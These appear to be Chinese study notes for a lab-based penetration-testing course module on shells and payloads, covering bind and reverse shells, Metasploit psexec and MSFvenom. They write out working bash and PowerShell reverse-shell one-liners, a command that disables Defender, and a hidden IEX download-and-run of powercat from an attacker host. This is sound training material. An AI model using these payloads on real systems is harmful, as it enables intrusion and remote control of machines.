

03 - Shell & Payloads

A **shell** 是一个程序，它为计算机用户提供一个界面，用于向系统输入指令并查看文本输出（例如Bash、Zsh、cmd和PowerShell）。作为渗透测试人员和信息安全专业人员，shell通常是利用漏洞或绕过安全措施以获得对主机的交互式访问的结果。我们可能听过或读过人们在讨论约定或最近的练习时使用的以下短语：

- ◆ "I caught a shell."
- ◆ "I popped a shell!"
- ◆ "I dropped into a shell!"
- ◆ "I'm in!"

通常，这些短语的意思是这个人成功地利用了系统上的一个漏洞，并且能够远程控制目标计算机操作系统的外壳。这是渗透测试人员在试图访问易受攻击的机器时的共同目标。我们将注意到，本模块的大部分内容将集中在列举和识别有前途的漏洞之后的内容。

Why Get a Shell?

shell允许我们直接访问 **OS**，**system commands** 和 **file system**。所以如果我们获得访问权限，我们就可以开始枚举系统中的向量，这些向量可以让我们升级特权，转移，传输文件等等。如果我们不建立shell会话，那么我们在目标机器上所能达到的距离就非常有限。
攻击向量 (Attack Vector)

建立shell还允许我们维护系统上的持久性，从而为我们提供更多的工作时间。它可以使我们更容易地使用我们的 **attack tools**，**exfiltrate data**，**gather**，**store** 和 **document** 攻击的所有细节，我们将很快在接下来的演示中看到。需要注意的是，建立一个shell几乎总是意味着我们正在访问操作系统的CLI，这比我们通过VNC或RDP远程访问图形化shell更难被注意到。熟练使用命令行界面的另一个重要好处是，它们可以 **harder to detect than graphical shells**、**faster to navigate the OS** 和 **easier to automate our actions**。在整个模块中，我们通过以下视角来查看shell：

Perspective 角度来看	Description 描述
Computing	The text-based userland environment that is utilized to administer tasks and submit instructions on a PC. Think Bash, Zsh, cmd, and PowerShell.基于文本的用户环境，用于在PC上管理任务和提交指令。想想Bash、Zsh、cmd和PowerShell。
Exploitation & Security	A shell is often the result of exploiting a vulnerability or bypassing security measures to gain interactive access to a host. An example would be triggering EternalBlue on a Windows host to gain access to the cmd-prompt on a host remotely.shell通常是利用漏洞或绕过安全措施以获得对主机

Perspective 角度来看	Description 描述
	的交互式访问的结果。例如，在Windows主机上触发EternalBlue以远程访问主机上的命令行提示符。
Web	This is a bit different. A web shell is much like a standard shell, except it exploits a vulnerability (often the ability to upload a file or script) that provides the attacker with a way to issue instructions, read and access files, and potentially perform destructive actions to the underlying host. Control of the web shell is often done by calling the script within a browser window.这有点不同。web shell与标准shell非常相似，只是它利用了一个漏洞（通常是上传文件或脚本的能力），为攻击者提供了一种发布指令、读取和访问文件的方式，并可能对底层主机执行破坏性操作。web shell的控制通常通过在浏览器窗口中调用脚本来完成。

通过Payloads得到Shells

在整个IT行业中，**payload** 可以用几种不同的方式定义：




- ◆ **Networking**：通过现代计算机网络的数据包的封装数据部分。
- ◆ **Basic Computing**：Payload是指令集中定义要执行的操作的部分。删除报头和协议信息。
- ◆ **Programming**：程序设计语言指令引用或携带的数据部分。
- ◆ **Exploitation & Security**：有效载荷为 **code**，目的是利用计算机系统上的漏洞。术语有效载荷可以描述各种类型的恶意软件，包括但不限于勒索软件。

Shell Basic

关于Shell

每个操作系统都有一个shell，为了与他交互，就必须使用一个名为terminal emulator的应用程序。以下是一些常见的终端仿真器：

Terminal Emulator 终端模拟器	Operating System 操作系统
Windows Terminal 	Windows
cmdr 	Windows
PuTTY 	Windows
kitty 	Windows, Linux and MacOS
Alacritty 	Windows, Linux and MacOS
xterm 	Linux
GNOME Terminal 	Linux
MATE Terminal 	Linux

Terminal Emulator 终端模拟器	Operating System 操作系统
Konsole 	Linux
Terminal 	MacOS
iTerm2 	MacOS

Command Language Interpreters - 命令语言解释器

command language interpreter 可以将用户的指令发送欸操作系统中进行的程序。当讨论到命令行界面时，它是操作系统、终端模拟应用程序和命令语言解释器的组合。

Hands-on with Terminal Emulators and Shells - 终端模拟器和Shell的实操

◆ Shell Validation From 'ps'

```
Chenduoduo@htb[/htb]$ ps
```

```

  PID TTY          TIME CMD
  4232 pts/1        00:00:00 bash
 11435 pts/1        00:00:00 ps
```

◆ 'env'

```
Chenduoduo@htb[/htb]$ env
```

```
SHELL=/bin/bash
```

Bind Shells

在许多情况下，我们将在本地或远程网络上的系统上建立shell。这意味着我们将在本地攻击机上使用终端仿真器应用程序，通过其Shell控制远程系统。这通常通过使用 **Bind** 或 **Reverse** shell来完成。

使用Bind Shells，目标系统启动一个监听器，等待来自攻击系统的连接。

1. 服务器-目标启动Netcat监听器

```
Target@server:~$ nc -lvp 7777
```

```
Listening on [0.0.0.0] (family 0, port 7777)
```

2. 客户端-攻击箱连接到目标

```
Chenduoduo@htb[/htb]$ nc -nv 10.129.41.200 7777
```

```
Connection to 10.129.41.200 7777 port [tcp/*] succeeded!
```

用Netcat建立一个基本绑定Shell

我们已经展示了可以使用Netcat在客户机和服务器之间发送文本，但这不是绑定shell，因为我们不能与操作系统和文件系统交互。我们只能在Netcat设置的管道内传递文本。让我们使用Netcat来提供我们的shell，以建立一个真正的绑定shell。

在服务器端，我们需要指定 `directory`，`shell`，`listener`，使用 `pipelines`，`input` & `output redirection`，以确保在客户端尝试连接时为系统提供服务。

1. 服务器-将Bash shell绑定到TCP会话

```
Target@server:~$ rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -l 10.129.19.124 7777 > /tmp/f
```

上面的命令被认为是我们的有效负载，我们手动交付了这个有效负载。我们将注意到，有效负载中的命令和代码将根据我们交付给的主机操作系统而有所不同。

回到客户端，使用Netcat连接到服务器，现在服务器上的shell正在提供服务。

2. 客户端-连接绑定shell的目标

```
Chenduoduo@htb[/htb]$ nc -nv 10.129.41.200 7777
```

```
Target@server:~$
```

Reverse Shells

使用Reverse Shells，则是攻击系统启动一个监听，等待目标系统的连接

Reverse shell

```
$nc -lvnp 1337  
Listening on 0.0.0.0 1337
```



Pentester's system
10.10.14.15:1337



Target
10.10.14.20

当目标出现时，我们可以在攻击箱上启动Netcat监听器。

```
Chenduoduo@htb[/htb]$ sudo nc -lvnp 443  
Listening on 0.0.0.0 443
```

```
```cmd-session  
powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('10.10.14.221',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,
$sendbyte.Length);$stream.Flush()};$client.Close()"
```

请仔细看一下这个命令，并考虑一下我们需要做些什么修改，以允许我们用攻击箱建立一个反向 shell。这个PowerShell代码也可以称为 **shell code** 或我们的 **payload**。考虑到我们为了演示的对目标有完全的控制，将这个有效负载交付到Windows系统是相当简单的。随着这个模块的进展，我们会注意到我们如何将有效载荷传递到目标上的难度增加。

*Client (target) 客户端(目标)*

```
At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient('10.10.14.158',443)
...
+ ~~~~~
This script contains malicious content and has been blocked by your
antivirus software.
+ CategoryInfo : ParserError: (:) [],
ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

日志含义 **Windows Defender antivirus** ( **AV** )软件停止执行代码。这完全按照预期工作，从 **defensive** 的角度来看，这是 **win** 。从进攻的角度来看，如果在我们试图连接的系统上启用自动驾驶，则需要克服一些障碍。出于我们的目的，我们将希望通过 **Virus & threat protection settings** 或在管理PowerShell控制台中使用以下命令禁用防病毒程序（右键单击，以admin身份运行）：

*Disable AV*

```
PS C:\Users\htb-student> Set-MpPreference -DisableRealtimeMonitoring
$true
```

一旦AV被禁用，尝试再次执行代码。

```
Chenduoduo@htb[/htb]$ sudo nc -lvnp 443

Listening on 0.0.0.0 443
Connection received on 10.129.36.68 49674

PS C:\Users\htb-student> whoami
ws01\htb-student
```

✅ 第一步：Kali 上准备 PowerCat 脚本  
在 **Kali** 上运行以下命令（复制后粘贴进终端）：

```
wget
https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.p
s1
sudo python3 -m http.server 8000
```

这会下载 `powercat.ps1` 并通过 HTTP 端口 8000 共享，供 Windows 目标访问。

✅ 第二步：Kali 上启动监听

在另一个终端中运行：

```
sudo nc -lvp 443
```

等待 Windows 的连接（反向 shell 会回连这个端口）。

✅ 第三步：Windows 上执行完整命令

将以下命令在 **目标 Windows 系统（以管理员身份的 PowerShell）** 中粘贴执行：

```
powershell -nop -w hidden -c "IEX (New-Object
Net.WebClient).DownloadString('http://10.10.14.221:8000/powercat.ps1');
powercat -c 10.10.14.221 -p 443 -e cmd"
```

🎯 成功后你会在 Kali 的终端中看到连接提示：

```
Connection received on 10.129.XXX.XXX port XXXXX
```

## Payloads

### Netcat/Bash反向Shell一程序

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc
10.10.14.12 7777 > /tmp/f
```

上面的命令组成了一个在Linux系统上发出的常见一行代码，它利用Netcat侦听器为网络套接字上的Bash shell提供服务。我们在前面的绑定shell一节中使用了这个方法。它经常被复制和粘贴，但往往不被理解。让我们分解一下这一行代码的每个部分：

```
rm -f /tmp/f;
```

如果存在/tmp/f文件，则删除它。-f使rm忽略不存在的文件。

```
mkfifo /tmp/f;
```

- ◆ 创建一个 **FIFO（命名管道）**，位于 `/tmp/f`。
- ◆ 这个管道会被后续的命令当作输入/输出的桥梁。

```
cat /tmp/f |
```

连接FIFO命名管道文件/tmp/f，管道（`|`）将cat /tmp/f的标准输出连接到管道后面的命令的标准输入（`|`）。

```
/bin/bash -i
```

- ◆ 启动一个交互式 bash shell。
- ◆ `-i` 让 bash 保持交互状态（比如支持命令提示符、环境变量等）。

```
2>&1
```

- ◆ 把标准错误（文件描述符 2）重定向到标准输出（文件描述符 1）。
- ◆ 这样错误输出也会一起传送。

```
| nc 10.10.14.12 7777 > /tmp/f
```

- ◆ 用管道把 shell 输出交给 `nc`（netcat）。
- ◆ `nc` 会将这些数据通过 TCP 连接发送到攻击者主机 `10.10.14.12` 的 7777 端口。
- ◆ 将 `nc` 从攻击者主机那边接收的数据写入 `/tmp/f`。
- ◆ 注意：这正好“反过来”输入了 shell 命令给 `bash`，形成了输入-输出闭环。

整段命令的逻辑如下：

1. 创建了一个命名管道 `/tmp/f`。
2. 使用 `cat` 从管道读取数据，并把这些数据传给 `/bin/bash` 执行。
3. 执行结果通过 `nc` 发送给攻击者（`10.10.14.12:7777`）。
4. 同时从攻击者发送过来的命令写入 `/tmp/f`，供 `bash` 执行。

## PowerShell One-liner 解释

```
powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('10.10.14.158',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,
$sendbyte.Length);$stream.Flush()};$client.Close()"
```

- ◆ `powershell -nop -c`  
调用 powershell.exe，没有配置文件（nop），并执行命令/脚本块（-c）。
- ◆ `$client = New-Object System.Net.Sockets.TCPClient(10.10.14.158,443);`  
设置/计算变量 `$client` 等于( = ) `New-Object cmdlet`，它创建一



个 `System.Net.Sockets.TCPClient` .net框架对象的实例。 .net框架对象将连接括号 (10.10.14.158,443) 中列出的TCP套接字。分号 ( ; ) 确保命令和代码按顺序执行。

- ◆ `$stream = $client.GetStream();`

设置/计算变量 `$stream` 等于 ( = ) `$client` 变量和。 .net框架方法称为GetStream, 促进网络通信。分号 ( ; ) 确保命令和代码顺序执行。

- ◆ `[byte[]]$bytes = 0..65535|%{0};`

创建一个名为 `$bytes` 的字节类型数组 ( [ ] ), 返回65,535个零作为数组中的值。这实际上是一个空字节流, 它将被定向到等待连接的攻击机上的TCP侦听器。

- ◆ `while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)`

启动一个 `while` 循环, 其中包含 `$i` 变量集, 等于 ( = ) .net框架流。 `Read` ( `$stream.Read` ) 方法。参数: `buffer` ( `$bytes` ), `offset` ( `0` ) 和 `count` ( `$bytes.Length` ) 在方法的括号内定义。

- ◆ `{;$data = (New-Object -TypeName`

`System.Text.ASCIIEncoding).GetString($bytes, 0, $i);`

设置/计算变量 `$data` 等于 ( = ) 一个ASCII编码的。 .net框架类, 它将与 `GetString` 方法一起使用, 将字节流 ( `$bytes` ) 编码为ASCII。简而言之, 我们输入的内容不仅会以空比特的形式发送和接收, 还会被编码为ASCII文本。分号 ( ; ) 确保命令和代码按顺序执行。

- ◆ `$sendback = (iex $data 2>&1 | Out-String );`

设置/计算变量 `$sendback` 等于 ( = ) 调用表达式 ( `iex` ) cmdlet对 `$data` 变量), 然后将标准错误( `2>` ) & 标准输出 ( `1` ) 通过管道 ( | ) 重定向到 `Out-String` cmdlet将输入对象转换为字符串。因为使用了Invoke-Expression, 所以存储在`$data`中的所有内容都将在本地计算机上运行。分号 ( ; ) 确保命令和代码顺序执行。

- ◆ `$sendback2 = $sendback + 'PS ' + (pwd).path + '> ';`

设置/计算变量 `$sendback2` 等于 ( = ) `$sendback` 变量加上 ( + ) 字符串PS ( 'PS' ) 加上 + 路径到工作目录 ( `(pwd).path` ) 加上 ( + ) 字符串 '> '。这将导致shell提示符为PS C:\workingdirectoryofmachine >。分号 ( ; ) 确保命令和代码顺序执行。回想一下, 编程中的操作符在不使用数值时组合字符串, 只有C和C等特定语言需要函数时例外。

- ◆ `$sendbyte=`

`([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush() }`

设置/计算变量 `$sendbyte` 等于 ( = ) ASCII编码字节流, 该字节流将使用TCP客户端与运行在攻击机上的Netcat侦听器发起PowerShell会话。

- ◆ `$client.Close()"`

这是TcpClient。关闭方法, 该方法将在连接终止时使用。

# 使用metasploit自动化Payloads和Delivery

在本例中，使用nmap扫描的枚举结果来选择要使用的Metasploit模块

```
Chenduoduo@htb[/htb]$ nmap -sC -sV -Pn 10.129.164.25

Host discovery disabled (-Pn). All addresses will be marked 'up' and
scan times will be slower.
Starting Nmap 7.91 (https://nmap.org) at 2021-09-09 21:03 UTC
Nmap scan report for 10.129.164.25
Host is up (0.020s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
Host script results:
|_ nbstat: NetBIOS name: nil, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:b9:04:e2 (VMware)
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-09-09T21:03:31
|_ start_date: N/A
```

在输出中，我们看到Windows系统默认情况下通常打开的几个标准端口。请记住，扫描和枚举是了解目标运行的操作系统（Windows或Linux）以找到与Metasploit一起运行的适当模块的极好方法。让我们使用 **SMB**（监听 **445**）作为潜在的攻击向量。

一旦我们有了这些信息，我们就可以使用Metasploit的搜索功能来发现与SMB相关的模块。在 **msfconsole** 中，我们可以发出命令 **search smb** 来获得与SMB漏洞相关的模块列表：

## 在Metasploit中搜索

```
msf6 > search smb
```

## Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
41	auxiliary/scanner/smb/smb_ms17_010	normal	No	MS17-010	SMB RCE Detection
42	auxiliary/dos/windows/smb/ms05_047_pnp	normal	No	Microsoft Plug and Play Service Registry Overflow	
43	auxiliary/dos/windows/smb/rras_vls_null_deref	2006-06-14	normal	No	Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
44	auxiliary/admin/mssql/mssql_ntlm_stealer	normal	No	Microsoft SQL Server NTLM Stealer	
45	auxiliary/admin/mssql/mssql_ntlm_stealer_sql	normal	No	Microsoft SQL Server SQLi NTLM Stealer	
46	auxiliary/admin/mssql/mssql_enum_domain_accounts_sql	normal	No	Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration	
47	auxiliary/admin/mssql/mssql_enum_domain_accounts	normal	No	Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration	
48	auxiliary/dos/windows/smb/ms06_035_mailslot	2006-07-11	normal	No	Microsoft SRV.SYS Mailslot Write Corruption
49	auxiliary/dos/windows/smb/ms06_063_trans	normal	No	Microsoft SRV.SYS Pipe Transaction No Null	
50	auxiliary/dos/windows/smb/ms09_001_write	normal	No	Microsoft SRV.SYS WriteAndX Invalid DataOffset	
51	auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh	normal	No	Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference	
52	auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff	normal	No	Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference	
53	auxiliary/dos/windows/smb/vista_negotiate_stop	normal	No	Microsoft Vista SP0 SMB Negotiate Protocol DoS	
54	auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop	normal	No	Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop	
55	auxiliary/scanner/smb/psexec_loggedin_users	normal	No	Microsoft Windows Authenticated Logged In Users Enumeration	

```

56 exploit/windows/smb/psexec
1999-01-01 manual No Microsoft Windows Authenticated User
Code Execution
57 auxiliary/dos/windows/smb/ms11_019_electbrowser
normal No Microsoft Windows Browser Pool DoS
58 exploit/windows/smb/smb_rras_erraticgopher
2017-06-13 average Yes Microsoft Windows RRAS Service
MIBEntryGet Overflow
59 auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow
normal No Microsoft Windows SRV.SYS SrvSmbQueryFsInformation
Pool Overflow DoS
60 exploit/windows/smb/ms10_046_shortcut_icon_dllloader
2010-07-16 excellent No Microsoft Windows Shell LNK Code
Execution

```

我们将看到与我们的搜索相关联的 **Matching Modules** 的长列表。注意每个模块的格式。每个模块在表的最左边都有一个数字，以便于选择模块，a **Name** , **Disclosure Date** , **Rank** , **Check** 和 **Description** 。

每个潜在模块“左侧”的数字是基于您的搜索的相对数字，可能会随着模块添加到 Metasploit 而改变。不要期望每次执行搜索或尝试使用该模块时都匹配此数字。

让我们来看看一个模块，特别是，在有效payload的背景下理解它。

Output 输出	Meaning 意义
56	The number assigned to the module in the table within the context of the search. This number makes it easier to select. We can use the command <b>use 56</b> to select the module.在搜索的上下文中分配给表中模块的编号。这个数字更容易选择。我们可以使用 <b>use 56</b> 命令来选择模块。
exploit/	This defines the type of module. In this case, this is an exploit module. Many exploit modules in MSF include the payload that attempts to establish a shell session.这定义了模块的类型。在本例中，这是一个漏洞利用模块。MSF中的许多漏洞利用模块包括尝试建立shell会话的有效负载。
windows/	This defines the platform we are targeting. In this case, we know the target is Windows, so the exploit and payload will be for Windows.这定义了我们所瞄准的平台。在这种情况下，我们知道目标是Windows，因此利用和有效负载将针对Windows。
smb/	This defines the service for which the payload in the module is written.这定义了为其编写模块中的有效负载的服务。
psexec	This defines the tool that will get uploaded to the target system if it is vulnerable.这定义了易受攻击的情况下上传到目标系统的工具。

选择模块后，我们将注意到提示符中的变化，使我们能够根据特定于环境的参数配置模块。

```
msf6 > use 56

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(windows/smb/psexec) >
```

注意 **exploit** 是如何在括号外的。这可以解释为MSF模块类型是一个漏洞，而特定的漏洞和有效负载是为Windows编写的。攻击向量为 **SMB**，Meterpreter有效载荷将使用psexec传递。让我们进一步了解如何使用此漏洞并通过使用 **options** 命令交付有效负载。

## 检查一个漏洞的选项

```
msf6 exploit(windows/smb/psexec) > options
```

Module options (exploit/windows/smb/psexec):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$, ... ) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	68.183.42.102	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

这是Metasploit在易用性方面的一个亮点。在模块选项的输出中，我们可以看到各种选项和设置，以及对每个设置含义的描述。在本节中，我们不会使用 `SERVICE_DESCRIPTION`，`SERVICE_DISPLAY_NAME` 和 `SERVICE_NAME`。请注意，这个特殊的漏洞利用了 `Meterpreter` 的反向TCP shell连接。Meterpreter shell为我们提供了比原始TCP反向shell更多的功能，正如我们在本模块的前几节中所建立的那样。它是Metasploit中使用的默认有效负载。

我们将使用 `set` 命令来配置以下设置：

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.129.180.71
RHOSTS => 10.129.180.71
msf6 exploit(windows/smb/psexec) > set SHARE ADMIN$
SHARE => ADMIN$
msf6 exploit(windows/smb/psexec) > set SMBPass HTB_@cademy_stdnt!
SMBPass => HTB_@cademy_stdnt!
msf6 exploit(windows/smb/psexec) > set SMBUser htb-student
SMBUser => htb-student
msf6 exploit(windows/smb/psexec) > set LHOST 10.10.14.222
LHOST => 10.10.14.222
```

这些设置将确保我们的有效负载被传递到适当的目标（`RHOSTS`），使用凭据（`SMBPass` & `SMBUser`）上传到默认管理共享（`ADMIN$`），然后启动与本地主机的反向shell连接（`LHOST`）。

## Exploit Away

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.14.222:4444
[*] 10.129.180.71:445 - Connecting to the server ...
```

```
[*] 10.129.180.71:445 - Authenticating to 10.129.180.71:445 as user
'htb-student' ...
[*] 10.129.180.71:445 - Selecting PowerShell target
[*] 10.129.180.71:445 - Executing the payload...
[+] 10.129.180.71:445 - Service start timed out, OK if running a command
or non-service executable ...
[*] Sending stage (175174 bytes) to 10.129.180.71
[*] Meterpreter session 1 opened (10.10.14.222:4444 →
10.129.180.71:49675) at 2021-09-13 17:43:41 +0000

meterpreter >
```

在我们发出 `exploit` 命令后，漏洞就会运行，并且会尝试利用Meterpreter有效负载将有效负载传递到目标上。Metasploit报告这个过程的每一步，如输出中所示。我们知道这是成功的，因为成功发送了一个 `stage`，它建立了一个Meterpreter shell会话（`meterpreter >`）和一个系统级shell会话。请记住，Meterpreter是一种有效负载，它使用内存中的DLL注入来秘密地在攻击箱和目标之间建立通信通道。适当的凭证和攻击向量可以让我们上传和下载文件，执行系统命令，运行键盘记录器，创建/启动/停止服务，管理进程等等。

## Interactive Shell

```
meterpreter > shell
Process 604 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

## 使用MSFvenom制作payload

在Pwnbox或任何安装了MSFvenom的主机上，我们可以发出命令 `msfvenom -l payloads` 来列出所有可用的有效负载。下面是一些可用的有效载荷。一些有效载荷已被编辑，以缩短输出，而不是从核心教训分散。仔细看看有效载荷和它们的描述：

```
Chenduoduo@htb[/htb]$ msfvenom -l payloads
```

```
Framework Payloads (592 total) [--payload <value>]
```

---

Name

---

Description



linux/x86/shell/reverse_nonx_tcp	Spawn a command
shell (staged). Connect back to the attacker	
linux/x86/shell/reverse_tcp	Spawn a command
shell (staged). Connect back to the attacker	
linux/x86/shell/reverse_tcp_uuid	Spawn a command
shell (staged). Connect back to the attacker	
linux/x86/shell_bind_ipv6_tcp	Listen for a
connection over IPv6 and spawn a command shell	
linux/x86/shell_bind_tcp	Listen for a
connection and spawn a command shell	
linux/x86/shell_bind_tcp_random_port	Listen for a
connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.	
linux/x86/shell_find_port	Spawn a shell on an
established connection	
linux/x86/shell_find_tag	Spawn a shell on an
established connection (proxy/nat safe)	
linux/x86/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
linux/x86/shell_reverse_tcp_ipv6	Connect back to
attacker and spawn a command shell over IPv6	
linux/zarch/meterpreter_reverse_http	Run the Meterpreter
/ Mettle server payload (stageless)	
linux/zarch/meterpreter_reverse_https	Run the Meterpreter
/ Mettle server payload (stageless)	
linux/zarch/meterpreter_reverse_tcp	Run the Meterpreter
/ Mettle server payload (stageless)	
mainframe/shell_reverse_tcp	Listen for a
connection and spawn a command shell. This implementation does not include ebcdic character translation, so a client with translation capabilities is required. MSF handles this automatically.	
multi/meterpreter/reverse_http	Handle Meterpreter
sessions regardless of the target arch/platform. Tunnel communication over HTTP	
multi/meterpreter/reverse_https	Handle Meterpreter
sessions regardless of the target arch/platform. Tunnel communication over HTTPS	
netware/shell/reverse_tcp	Connect to the
NetWare console (staged). Connect back to the attacker	
nodejs/shell_bind_tcp	Creates an
interactive shell via nodejs	
nodejs/shell_reverse_tcp	Creates an
interactive shell via nodejs	
nodejs/shell_reverse_tcp_ssl	Creates an



interactive shell via nodejs, uses SSL	
osx/armle/execute/bind_tcp	Spawn a command
shell (staged). Listen for a connection	
osx/armle/execute/reverse_tcp	Spawn a command
shell (staged). Connect back to the attacker	
osx/armle/shell/bind_tcp	Spawn a command
shell (staged). Listen for a connection	
osx/armle/shell/reverse_tcp	Spawn a command
shell (staged). Connect back to the attacker	
osx/armle/shell_bind_tcp	Listen for a
connection and spawn a command shell	
osx/armle/shell_reverse_tcp	Connect back to
attacker and spawn a command shell	
osx/armle/vibrate	Causes the iPhone to
vibrate, only works when the AudioToolkit library has been loaded. Based	
on work by Charlie Miller	
library has been loaded. Based on work by Charlie Miller	
windows/dllinject/bind_hidden_tcp	Inject a DLL via a
reflective loader. Listen for a connection from a hidden port and spawn	
a command shell to the allowed host.	
windows/dllinject/bind_ipv6_tcp	Inject a DLL via a
reflective loader. Listen for an IPv6 connection (Windows x86)	
windows/dllinject/bind_ipv6_tcp_uuid	Inject a DLL via a
reflective loader. Listen for an IPv6 connection with UUID Support	
(Windows x86)	
windows/dllinject/bind_named_pipe	Inject a DLL via a
reflective loader. Listen for a pipe connection (Windows x86)	
windows/dllinject/bind_nonx_tcp	Inject a DLL via a
reflective loader. Listen for a connection (No NX)	
windows/dllinject/bind_tcp	Inject a DLL via a
reflective loader. Listen for a connection (Windows x86)	
windows/dllinject/bind_tcp_rc4	Inject a DLL via a
reflective loader. Listen for a connection	
windows/dllinject/bind_tcp_uuid	Inject a DLL via a
reflective loader. Listen for a connection with UUID Support (Windows	
x86)	
windows/dllinject/find_tag	Inject a DLL via a
reflective loader. Use an established connection	
windows/dllinject/reverse_hop_http	Inject a DLL via a
reflective loader. Tunnel communication over an HTTP or HTTPS hop point.	
Note that you must first upload data/hop	
	/hop.php to the
PHP server you wish to use as a hop.	
windows/dllinject/reverse_http	Inject a DLL via a

reflective loader. Tunnel communication over HTTP (Windows wininet)	
windows/dllinject/reverse_http_proxy_pstore	Inject a DLL via a
reflective loader. Tunnel communication over HTTP	
windows/dllinject/reverse_ipv6_tcp	Inject a DLL via a
reflective loader. Connect back to the attacker over IPv6	
windows/dllinject/reverse_nonx_tcp	Inject a DLL via a
reflective loader. Connect back to the attacker (No NX)	
windows/dllinject/reverse_ord_tcp	Inject a DLL via a
reflective loader. Connect back to the attacker	
windows/dllinject/reverse_tcp	Inject a DLL via a
reflective loader. Connect back to the attacker	
windows/dllinject/reverse_tcp_allports	Inject a DLL via a
reflective loader. Try to connect back to the attacker, on all possible	
ports (1-65535, slowly)	
windows/dllinject/reverse_tcp_dns	Inject a DLL via a
reflective loader. Connect back to the attacker	
windows/dllinject/reverse_tcp_rc4	Inject a DLL via a
reflective loader. Connect back to the attacker	
windows/dllinject/reverse_tcp_rc4_dns	Inject a DLL via a
reflective loader. Connect back to the attacker	
windows/dllinject/reverse_tcp_uuid	Inject a DLL via a
reflective loader. Connect back to the attacker with UUID Support	
windows/dllinject/reverse_winhttp	Inject a DLL via a
reflective loader. Tunnel communication over HTTP (Windows winhttp)	

## 分阶段和无阶段payload

- ◆ **分段式 (Staged) 有效载荷** 为我们提供了一种方式，可以将攻击的更多组件逐步传送到目标主机上。我们可以把它理解为在“搭建舞台”，为后续更有用的操作做准备。

以这个有效载荷 `linux/x86/shell/reverse_tcp` 为例。当我们在 Metasploit 中使用某个 exploit 模块运行这个载荷时，它会首先向目标主机发送一个小型的“阶段程序 (stage)”，该程序会在目标上执行，并回连到攻击者主机，然后通过网络下载完整的有效载荷，最后执行 shellcode 来建立反向 shell。

当然，如果我们使用 Metasploit 来运行这个有效载荷，就需要正确配置选项（如 IP 和端口），以便监听器能成功接收到 shell。

请注意，一个“阶段 (stage)”也会占用内存空间，这意味着留给完整有效载荷的空间就会更少。而每个阶段的具体作用，也会根据所选载荷的不同而有所变化。

- ◆ **无阶段 (Stageless) 有效载荷** 没有分阶段的结构。以这个有效载荷 `linux/zarch/meterpreter_reverse_tcp` 为例，当我们在 Metasploit 中使用某个 exploit 模块运行它时，该载荷会一次性完整地通过网络发送过去，而不依赖任何阶段 (stage)。

在一些网络带宽受限或延迟较高的环境中，这种方式可能更有利。因为在这种环境下，**分阶段 (Staged) 有效载荷** 可能会导致 shell 会话不稳定，所以选择无阶段的载荷通常是更好的选择。

